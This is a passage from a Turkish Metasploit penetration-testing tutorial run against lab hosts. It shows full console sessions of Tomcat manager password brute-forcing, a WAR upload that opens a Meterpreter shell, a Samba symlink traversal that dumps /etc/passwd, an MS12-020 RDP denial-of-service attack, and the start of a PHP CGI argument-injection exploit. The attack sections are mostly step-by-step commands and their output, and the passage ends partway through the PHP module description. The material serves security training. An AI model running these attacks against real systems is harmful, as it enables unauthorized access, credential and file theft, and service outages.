password:'root'
[-] 192.168.1.31:8180 TOMCAT_MGR - [33/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'manager'
[*] 192.168.1.31:8180 TOMCAT_MGR - [34/56] - Trying username:'manager' with
password:'tomcat'
[-] 192.168.1.31:8180 TOMCAT_MGR - [34/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'manager'
[*] 192.168.1.31:8180 TOMCAT_MGR - [35/56] - Trying username:'manager' with
password:'s3cret'
[-] 192.168.1.31:8180 TOMCAT_MGR - [35/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'manager'
[*] 192.168.1.31:8180 TOMCAT_MGR - [36/56] - Trying username:'role1' with
password:'admin'
[-] 192.168.1.31:8180 TOMCAT_MGR - [36/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'role1'
[*] 192.168.1.31:8180 TOMCAT_MGR - [37/56] - Trying username:'role1' with
password:'manager'
```

```
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [37/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.1.31:8180 TOMCAT_MGR - [38/56] - Trying username:'role1' with password:'root'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [38/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.1.31:8180 TOMCAT_MGR - [39/56] - Trying username:'role1' with password:'tomcat'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [39/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.1.31:8180 TOMCAT_MGR - [40/56] - Trying username:'role1' with password:'s3cret'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [40/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.1.31:8180 TOMCAT_MGR - [41/56] - Trying username:'root' with password:'admin'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [41/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.1.31:8180 TOMCAT_MGR - [42/56] - Trying username:'root' with password:'manager'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [42/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.1.31:8180 TOMCAT_MGR - [43/56] - Trying username:'root' with password:'role1'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [43/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.1.31:8180 TOMCAT_MGR - [44/56] - Trying username:'root' with password:'tomcat'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [44/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.1.31:8180 TOMCAT_MGR - [45/56] - Trying username:'root' with password:'s3cret'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [45/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.1.31:8180 TOMCAT_MGR - [46/56] - Trying username:'both' with password:'admin'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [46/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'both'
[*] 192.168.1.31:8180 TOMCAT_MGR - [47/56] - Trying username:'both' with password:'manager'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [47/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'both'
[*] 192.168.1.31:8180 TOMCAT_MGR - [48/56] - Trying username:'both' with password:'role1'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [48/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'both'
[*] 192.168.1.31:8180 TOMCAT_MGR - [49/56] - Trying username:'both' with password:'root'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [49/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'both'
[*] 192.168.1.31:8180 TOMCAT_MGR - [50/56] - Trying username:'both' with password:'tomcat'
```

```

[-] 192.168.1.31:8180 TOMCAT_MGR - [50/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'both'
[*] 192.168.1.31:8180 TOMCAT_MGR - [51/56] - Trying username:'both' with
password:'s3cret'
[-] 192.168.1.31:8180 TOMCAT_MGR - [51/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'both'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

#### Tomcat Uygulama Sunucusunun Yönetim Kullanıcısına Parola Analizi

Tomcat uygulama sunucusunun yönetim hesabının ele geçirilmesi, yeni bir WAR arşivi yüklenmesine imkan sağlayabilmektedir. Böylece sisteme istenen bir WAR uygulama arşivi yüklenerek yetkisiz erişim sağlanabilir. Yönetim hesabı kullanılarak sisteme yetkisiz erişim sağlayabilecek **tomcat\_mgr\_deploy** isimli exploit modülünün kullanımı aşağıda görülmektedir. Elde edilen kullanıcı hesabı ve parola kullanılarak hedefe yetkisiz erişim sağlanmıştır.

```

msf auxiliary(tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > info

    Name: Apache Tomcat Manager Application Deployer Authenticated Code Execution
    Module: exploit/multi/http/tomcat_mgr_deploy
    Version: 15518
    Platform: Java, Windows, Linux
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Excellent

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  0    Automatic
  1    Java Universal
  2    Windows Universal
  3    Linux x86

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no          The password for the specified username
  PATH      /manager        yes       The URI path of the manager app (/deploy and
/undeploy will be used)
  Proxies          no          Use a proxy chain
  RHOST          yes       The target address
  RPORT      80           yes       The target port
  USERNAME          no          The username to authenticate as
  VHOST          no          HTTP server virtual host

```

**Payload information:****Description:**

This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a PUT request. The manager application can also be abused using /manager/html/upload, but that method is not implemented in this module. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads.

**References:**

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3843>  
<http://www.osvdb.org/60317>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-4189>  
<http://www.osvdb.org/60670>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-4188>  
<http://www.securityfocus.com/bid/38084>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0557>  
<http://www-01.ibm.com/support/docview.wss?uid=swg21419179>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-4094>  
<http://www.zerodayinitiative.com/advisories/ZDI-10-214/>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3548>  
<http://www.osvdb.org/60176>  
<http://www.securityfocus.com/bid/36954>  
<http://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html>

```
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.1.31
```

```
RHOST => 192.168.1.31
```

```
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
```

```
RPORT => 8180
```

```
msf exploit(tomcat_mgr_deploy) > set PAYLOAD
```

```
set PAYLOAD generic/custom set PAYLOAD java/meterpreter/reverse_https
```

```
set PAYLOAD generic/shell_bind_tcp set PAYLOAD java/meterpreter/reverse_tcp
```

```
set PAYLOAD generic/shell_reverse_tcp set PAYLOAD java/shell/bind_tcp
```

```
set PAYLOAD java/meterpreter/bind_tcp set PAYLOAD java/shell/reverse_tcp
```

```
set PAYLOAD java/meterpreter/reverse_http set PAYLOAD java/shell_reverse_tcp
```

```
msf exploit(tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/bind_tcp
```

```
PAYLOAD => java/meterpreter/bind_tcp
```

```
msf exploit(tomcat_mgr_deploy) > show options
```

```
Module options (exploit/multi/http/tomcat_mgr_deploy):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified username
PATH	/manager	yes	The URI path of the manager app (/deploy and /undeploy will be used)
Proxies		no	Use a proxy chain
RHOST	192.168.1.31	yes	The target address

RPORT	8180	yes	The target port
USERNAME		no	The username to authenticate as
VHOST		no	HTTP server virtual host

Payload options (java/meterpreter/bind\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LPORT	4444	yes	The listen port
RHOST	192.168.1.31	no	The target address

Exploit target:

Id	Name
--	----
0	Automatic

**msf exploit(tomcat\_mgr\_deploy) > set USERNAME tomcat**

USERNAME => tomcat

**msf exploit(tomcat\_mgr\_deploy) > set PASSWORD tomcat**

PASSWORD => tomcat

**msf exploit(tomcat\_mgr\_deploy) > exploit**

[\*] Started bind handler

[\*] Attempting to automatically select a target...

[\*] Automatically selected target "Linux x86"

[\*] Uploading 6456 bytes as LzKIHxUCT20hzW0kndhkx8v3mgKA9N.war ...

[\*] Executing /LzKIHxUCT20hzW0kndhkx8v3mgKA9N/jZZDiqMKyKsvtw9XlR.jsp...

[\*] Undeploying LzKIHxUCT20hzW0kndhkx8v3mgKA9N ...

[\*] Sending stage (30216 bytes) to 192.168.1.31

[\*] Meterpreter session 1 opened (192.168.1.100:55834 -> 192.168.1.31:4444) at 2012-09-13 17:36:05 +0300

**meterpreter > ifconfig**

Interface 1

=====

Name : lo - lo  
 Hardware MAC : 00:00:00:00:00:00  
 IPv4 Address : 127.0.0.1  
 IPv4 Netmask : 255.0.0.0  
 IPv6 Address : ::1  
 IPv6 Netmask : ::

Interface 2

=====

Name : eth0 - eth0  
 Hardware MAC : 00:00:00:00:00:00  
 IPv4 Address : 192.168.1.31

```

IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe20:519d
IPv6 Netmask : ::

meterpreter > getuid
Server username: tomcat55
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Meterpreter   : java/java
meterpreter > shell
Process 1 created.
Channel 1 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
exit

```

Tomcat Uygulama Sunucusunun Yönetim Kullanıcısı ile Ele Geçirilmesi

Yardımcı modüller sadece kullanıcı ve parola analizi veya sürüm analizi yapılmasının ötesinde özelliklere de sahiptir. Örneğin Windows ağları ile dosya paylaşımı için Linux/Unix platformlarında kullanılan Samba sunucusunun, sembolik bağlantı oluştururken izin dışına çıkabilme açığı bulunmaktadır. Açığın kullanımı için kullanılacak yardımcı modül ile kök dosya sistemini erişilebilen paylaşımın için bağlamak mümkün olmaktadır.

Modülün kullanımı için öncelikle Samba servisinin çalıştıran bir hedefin varlığı araştırılmıştır. Sonrasında ise Metasploit Framework'ün parçası olmayan, ancak denetmen sisteminde yüklü olan Samba istemcisinin **smbclient** aracı ile hedefin paylaşımları listelenmiştir. Kullanılacak olan modül **samba\_symlink\_traversal** seçilir ve paylaşım olarak erişilebilir bir paylaşım (örneğimizde tmp) parametre olarak verilir. Modülün açığı kullanarak hedef sistemin kök dizinini istenen isimle, belirtilen paylaşıma bağlaması beklenir. Eğer işlem başarılı ise **smbclient** aracı ile paylaşıma bağlanılır ve yetkisiz erişim sağlanır.

```

msf > hosts
Hosts
=====
address      mac              name              os_name           os_flavor         os_sp
purpose info  comments
-----
192.168.1.31  08:00:27:20:51:9D metasploitable Linux              Ubuntu
server
192.168.1.32  00:0c:29:dc:38:09 HACMEONE          Microsoft Windows XP              SP2
device

```

```
msf > services -S samba
```

```
Services
```

```
=====
```

host	port	proto	name	state	info
192.168.1.31	139	tcp	netbios-ssn	open	Samba smbd 3.X workgroup: WORKGROUP
192.168.1.31	445	tcp	netbios-ssn	open	Samba smbd 3.X workgroup: WORKGROUP

```
msf > smbclient -L 192.168.1.31
```

```
[*] exec: smbclient -L 192.168.1.31
```

```
Enter root's password:
```

```
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
```

```
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
```

```
Anonymous login successful
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))

Anonymous login successful

Server	Comment
METASPLOITABLE	metasploitable server (Samba 3.0.20-Debian)

Workgroup	Master
WORKGROUP	

```
msf > search samba
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank
auxiliary/admin/smb/samba_symlink_traversal		normal
Samba Symlink Directory Traversal		
auxiliary/dos/samba/lsa_addprivs_heap		normal
Samba lsa_io_privilege_set Heap Overflow		



auxiliary/dos/samba/lsa_transnames_heap			normal
Samba lsa_io_trans_names Heap Overflow			
exploit/freebsd/samba/trans2open	2003-04-07 00:00:00 UTC	great	
Samba trans2open Overflow (*BSD x86)			
exploit/linux/samba/chain_reply	2010-06-16 00:00:00 UTC	good	
Samba chain_reply Memory Corruption (Linux x86)			
exploit/linux/samba/lsa_transnames_heap	2007-05-14 00:00:00 UTC	good	
Samba lsa_io_trans_names Heap Overflow			
exploit/linux/samba/trans2open	2003-04-07 00:00:00 UTC	great	
Samba trans2open Overflow (Linux x86)			
exploit/multi/samba/nttrans	2003-04-07 00:00:00 UTC	average	
Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow			
exploit/multi/samba/usermap_script	2007-05-14 00:00:00 UTC	excellent	
Samba "username map script" Command Execution			
exploit/osx/samba/lsa_transnames_heap	2007-05-14 00:00:00 UTC	average	
Samba lsa_io_trans_names Heap Overflow			
exploit/osx/samba/trans2open	2003-04-07 00:00:00 UTC	great	
Samba trans2open Overflow (Mac OS X PPC)			
exploit/solaris/samba/lsa_transnames_heap	2007-05-14 00:00:00 UTC	average	
Samba lsa_io_trans_names Heap Overflow			
exploit/solaris/samba/trans2open	2003-04-07 00:00:00 UTC	great	
Samba trans2open Overflow (Solaris SPARC)			
exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21 00:00:00 UTC	excellent	
Citrix Access Gateway Command Execution			
exploit/windows/http/sambar6_search_results	2003-06-21 00:00:00 UTC	normal	
Sambar 6 Search Results Buffer Overflow			
exploit/windows/license/calicclnt_getconfig	2005-03-02 00:00:00 UTC	average	
Computer Associates License Client GETCONFIG Overflow			
post/linux/gather/enum_configs			normal
Linux Gather Configurations			

```
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set RHOST 192.168.1.31
RHOST => 192.168.1.31
msf auxiliary(samba_symlink_traversal) > info
```

```
Name: Samba Symlink Directory Traversal
Module: auxiliary/admin/smb/samba_symlink_traversal
Version: 14976
License: Metasploit Framework License (BSD)
Rank: Normal
```

```
Provided by:
kcope
hdm <hdm@metasploit.com>
```

#### Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST	192.168.1.31	yes	The target address

RPORT	445	yes	Set the SMB service port
SMBSHARE		yes	The name of a writeable share on the server
SMBTARGET	rootfs	yes	The name of the directory that should point to the root filesystem

**Description:**

This module exploits a directory traversal flaw in the Samba CIFS server. To exploit this flaw, a writeable share must be specified. The newly created directory will link to the root filesystem.

**References:**

<http://www.osvdb.org/62145>  
[http://www.samba.org/samba/news/symlink\\_attack.html](http://www.samba.org/samba/news/symlink_attack.html)

```
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
```

```
msf auxiliary(samba_symlink_traversal) > exploit
```

```
[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]   \\192.168.1.31\tmp\rootfs\

[*] Auxiliary module execution completed
```

```
msf auxiliary(samba_symlink_traversal) > smbclient //192.168.1.31/tmp
[*] exec: smbclient //192.168.1.31/tmp
```

Enter root's password:

Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

Anonymous login successful

```
smb: \> cd rootfs
```

```
smb: \rootfs> cd etc
```

```
smb: \rootfs\etc> more passwd
```

```
getting file \rootfs\etc\passwd of size 1624 as /tmp/smbmore.CgS2UL (396.5
KiloBytes/sec) (average 396.5 KiloBytes/sec)
```

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

```
bin:x:2:2:bin:/bin:/bin/sh
```

```
sys:x:3:3:sys:/dev:/bin/sh
```

```
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/bin/sh
```

```
man:x:6:12:man:/var/cache/man:/bin/sh
```

```
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

```
mail:x:8:8:mail:/var/mail:/bin/sh
```

```
news:x:9:9:news:/var/spool/news:/bin/sh
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

```
proxy:x:13:13:proxy:/bin:/bin/sh
```

```
www-data:x:33:33:www-data:/var/www:/bin/sh
```

```
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

Samba Sunucusu Dizin Dışına Çıkma Açığının Kullanımı

### 3.4 Servis Engelleme

Birçok güvenlik açığının ilk istismar denemelerinde, sistemi normal işleyişinin dışına çıkarmak hedeflenmektedir. Sonrasında yetkisiz erişim ile istenen komut veya işlemin gerçekleştirilmesi beklenir. İlk aşamadaki normal işleyişin dışına çıkmak, çoğunlukla uygulamanın veya servisin durdurulması ile sonuçlanır. Eğer geçerli bir istismar kodu ve exploit modülü hazırlanması mümkün değilse, uzun sürecekse veya açığın kullanımında sadece servis durdurulabiliyorsa, bahsi geçen açık sadece servis engelleme amaçlı kullanılabilir.

Yardımcı modüllerin sisteme yetkisiz erişim sağlamaya ek olarak servis engelleme için hazırlanmış olanları da bulunmaktadır. Sisteme yetkisiz erişim sağlayabilecek bir açığın henüz exploit modülü hazırlanmamışsa, açığın gösterimi veya kontrolü için bir servis engelleme modülü hazırlanmaktadır. Yardımcı modüller arasında uygulama, sistem, ses altyapısı ve kablosuz ağ gibi çok farklı hedeflere yapılabilecek servis engelleme saldırıları bulunmaktadır.

Servis engelleme açıkları günümüzde sıklıkla kullanılmakta, hedef sistemlerin hizmet veremez duruma getirilmesi bir cezalandırma türü olarak tanıtılmaktadır. Kurumların sistemlerindeki tüm güvenlik açıklarını saptama yükümlülüğü ve detayı bilinmeyen açıkların bile servis engelleme amaçlı kullanılabileceği dikkate alınmalıdır. Servis engellemeye neden olabilecek güvenlik açıkları hedeflerin bilgisi dahilinde yapılmalı, oluşacak yan etkiler hızlıca farkedilmeli ve giderilmelidir.

Örnekte Microsoft tarafından yayınlanan MS12-020 güvenlik duyurusundaki, Microsoft Remote Desktop yazılımının hatalı bellek yönteminden kaynaklanan güvenlik açığı ve servis engelleme için kullanımı gösterilmektedir. Açığın kullanımı ve sonuçlarında belirsizlikler oluşabilmektedir, bazı Windows sürümlerinde sistem yeniden başlarken bazıları sadece servis sunamaz hale gelmektedir. Örnekte bu tür bir açıktan etkilenebilecek Windows sistemler araştırılmış, açığın kullanımı için gerekli olan RDP servisinin varlığı sorgulanmış ve modül kullanılarak servis engelleme saldırısı yapılmıştır. Modül RDP servisinin çalıştığını raporlasa bile sistem cevap veremez hale gelmiş ve saldırı başarı ile sonuçlanmıştır.

```
msf > hosts

Hosts
=====

address      mac          name          os_name      os_flavor    os_sp
purpose info  comments
-----
-----
192.168.1.31  08:00:27:20:51:9D metasploitable Linux         Ubuntu
server
192.168.1.32  00:0c:29:dc:38:09 HACMEONE      Microsoft Windows XP          SP2
device

msf > services -S rdp

Services
=====

host          port  proto  name          state  info
-----
-----
192.168.1.32  3389  tcp    microsoft-rdp open    Microsoft Terminal Service
```

```
msf > search rdp
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank
auxiliary/dos/windows/rdp/ms12_020_maxchannelids	2012-03-16 00:00:00 UTC	normal
MS12-020 Microsoft Remote Desktop Use-After-Free DoS		
auxiliary/scanner/http/wordpress_login_enum		normal
Wordpress Brute Force and User Enumeration Utility		
exploit/unix/webapp/php_wordpress_foxypress	2012-06-05 00:00:00 UTC	excellent
WordPress plugin Foxypress uploadify.php Arbitrary Code Execution		
exploit/unix/webapp/php_wordpress_lastpost	2005-08-09 00:00:00 UTC	excellent
WordPress cache_lastpostdate Arbitrary Code Execution		
exploit/unix/webapp/php_xmlrpc_eval	2005-06-29 00:00:00 UTC	excellent
PHP XML-RPC Arbitrary Code Execution		
exploit/windows/fileformat/cain_abel_4918_rdp	2008-11-30 00:00:00 UTC	good
Cain & Abel <= v4.9.24 RDP Buffer Overflow		
exploit/windows/fileformat/wireshark_packet_dect	2011-04-18 00:00:00 UTC	good
Wireshark <= 1.4.4 packet-dect.c Stack Buffer Overflow (local)		
post/windows/gather/credentials/mremote		normal
Windows Gather mRemote Saved Password Extraction		
post/windows/gather/enum_termserve		normal
Windows Gather Terminal Server Client Connection Information Dumper		
post/windows/manage/enable_rdp		normal
Windows Manage Enable Remote Desktop		

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

```
msf auxiliary(ms12_020_maxchannelids) > info
```

```

Name: MS12-020 Microsoft Remote Desktop Use-After-Free DoS
Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids
Version: 0
License: Metasploit Framework License (BSD)
Rank: Normal

```

```
Provided by:
```

```

Luigi Ariemma
Daniel Godas-Lopez
Alex Ionescu
jduck <jduck@metasploit.com>
#ms12-020

```

```
Basic options:
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	3389	yes	The target port

**Description:**

This module exploits the MS12-020 RDP vulnerability originally discovered and reported by Luigi Auriemma. The flaw can be found in the way the T.125 ConnectMCSPDU packet is handled in the maxChannelIDs field, which will result an invalid pointer being used, therefore causing a denial-of-service condition.

**References:**

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-0002>  
<http://www.microsoft.com/technet/security/bulletin/MS12-020.mspx>  
<http://www.privatepaste.com/ffe875e04a>  
<http://pastie.org/private/4egcqt9nucxnsiksudy5dw>  
<http://pastie.org/private/feg8du0e9kfagng4rrg>  
<http://stratsec.blogspot.com.au/2012/03/ms12-020-vulnerability-for-breakfast.html>  
<http://www.exploit-db.com/exploits/18606>

```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.1.32
```

```
RHOST => 192.168.1.32
```

```
msf auxiliary(ms12_020_maxchannelids) > run
```

```
[*] 192.168.1.32:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS  
[*] 192.168.1.32:3389 - 210 bytes sent  
[*] 192.168.1.32:3389 - Checking RDP status...  
[*] 192.168.1.32:3389 is still up  
[*] Auxiliary module execution completed
```

Microsoft MS12-020 RDP Güvenlik Açığı ile Servis Engelleme Denetimi

### 3.5 Exploit İşlemi ve Doğru Payload'un Kullanımı

Sistem sızma aşamasında bir güvenlik açığı bulmak ve geçerli bir exploit modülüne sahip olmak tek başına yeterli olmamaktadır. Geçerli exploit modülünün çalışması sonrasında hedef sistemde ne tür bir kod/uygulama çalıştırılmak istendiği ve hedef sistemle nasıl bir bağlantı kurulabileceği kritik önemdedir. Bir sonraki bölümde farklı bağlantı koşulları altında nasıl davranılabileceği aktarılacaktır, Payload seçimi de hem bağlantı türü hem de exploit ile uyumluluk içermelidir.

Exploit modüllerinin çok farklı çalışma biçimleri vardır, bunun temel nedeni bir güvenlik açığıyla her zaman standart biçimde karşılaşılmasıdır. Genelde exploit modülleri aşağıda listelenen biçimlerde çalışmaktadır, ancak istisnai durumlar ve farklı yöntemlere de rastlanabilmektedir.

- Hedefin bir servisini normal işleyişin dışına çıkararak istenen Payload'u yüklemek
- Hedefi sahte bir servis ile karşılamak ve istemci yazılımının açığını kullanarak Payload'u yüklemek
- Hedefe bir dosya göndererek, o dosyayı işlemesi veya açmasını sağlayarak bir güvenlik açığını tetiklemek ve Payload'u yüklemek
- Hedefin bir servisinin veya uygulamasının sistemde doğrudan kabuk kodu/uygulama/betik çalıştırmadan faydalanarak Payload'u yüklemek
- Hedefin sunmuş olduğu uzak yönetim, yükleme, yönetici erişimi gibi özellikler ile Payload'u yüklemek
- Metasploit Framework, Payload'u denetmenin hedefe farklı bir yol veya yöntem ile iletebileceği senaryo için de destek sunmakta ve sadece istenen Payload'u da karşılayabilmektedir.

Her exploit kendi kısıtlarına sahiptir; belleğe yüklenebilecek verinin miktarı, sağlanan erişimin türü, istismar edilen servis/uygulama kısıtları ve yüklenecek verideki sorun çıkarabilecek karakterler. Bu nedenle Metasploit Framework içinde geliştirilen exploit'ler kısıtlarını tanımlamakta ve uygun Payload'lar seçilebilmektedir. Kısıtların bir bölümü de dönüştürücüler, iki aşamalı Payload yükleme, özel bir dilde Payload hazırlanması ile aşılabilmektedir.

Metasploit Framework içinde birçok exploit türü ile uyumlu Payload'lar bulunmaktadır. Payload'ların türleri, kullanım amaçları ve seçilebilecek bağlantı türleri çok çeşitlidir, neredeyse her exploit türü için uyumlu bir Payload bulunabilir.

Genel kullanıma hazır ve işletim sistemlerine göre değişebilen Payload türleri şunlardır.

- Meterpreter Uygulaması Yüklenmesi
- VNC Servisi Yüklenmesi
- Sistem Kabuğu, Komut İstemi
- Bir Uygulama Yükleyip Çalıştırma
- Bir Kütüphane Yükleyip Çalıştırma
- DNS TXT Kaydı ile Bir Dosya Yükleyip Çalıştırmak
- Sistem Kamerasından Görüntü Alma
- Hedef Sisteme Kullanıcı Ekleme
- Hedef Sistemdeki Bir Dosyanın Yetkilerini Değiştirmek
- PHP/Java/JSP Dillerine Uygun Kabuklar ve Meterpreter Uygulaması

Test veya Örnek Amaçlı Payload türleri ise aşağıdaki gibidir.

- Debug ve İzleme İşaretleri Kullanmak
- Sistemin Konuşma Uygulamasına Bir Cümle Söyletmek
- Ekranı Bir Mesaj Çıkarmak
- Mobil Cihazın Titreşimini Açmak

Yukarıda listelenen Payload türlerinin farklı kullanım amaçları olabilir, her Payload exploit koşullarında kullanışlı veya gerekli olabilir. Seçilecek exploit ile uyumlu bir Payload kullanımı ile hedef sisteme istenen türde bir yetkisiz erişim sağlanabilir.

### 3.5.1 PHP Meterpreter Kullanımı

Örnekte PHP yorumlayıcısının CGI olarak çalıştığında oluşan bir komut çalıştırabilme açığı kullanılarak, 192.168.1.31 IP adresindeki sisteme yetkisiz erişim sağlanması gösterilmektedir. Açığın kullanımı için sistemde PHP yorumlayıcısının 5.3.12 ve 5.4.2 öncesi sürümlerde olması, yorumlayıcının CGI olarak çalışması gerekmektedir. Bu noktada kullanılabilecek farklı PAYLOAD alternatifleri arasında Meterpreter'in PHP sürümü tercih edilmiştir. Meterpreter'in PHP sürümü, Meterpreter uygulamasının kısıtlı bir sürümüdür ve tüm modül desteklerini barındırmamaktadır. Buna rağmen sisteme yetkisiz erişim sağlanması, istenen işlemlerin yapılabilmesi, kabuk ortamı sunması ve yetki yükseltebilecek bir erişime sahip olunması adına oldukça kullanışlıdır.



```
msf > use exploit/multi/http/php_cgi_arg_injection
```

```
msf exploit(multi/http/php_cgi_arg_injection) > info
```

```

      Name: PHP CGI Argument Injection
      Module: exploit/multi/http/php_cgi_arg_injection
      Version: $Revision$
      Platform: PHP
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent

```

Provided by:

```

egypt <egypt@metasploit.com>
hdm <hdm@metasploit.com>
jjarmoc

```

Available targets:

```

Id  Name
--  ---
0   Automatic

```

Basic options:

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOST		yes	The target address
RPORT	80	yes	The target port
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST		no	HTTP server virtual host

Payload information:

```
Space: 262144
```

Description:

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary."

References:

```

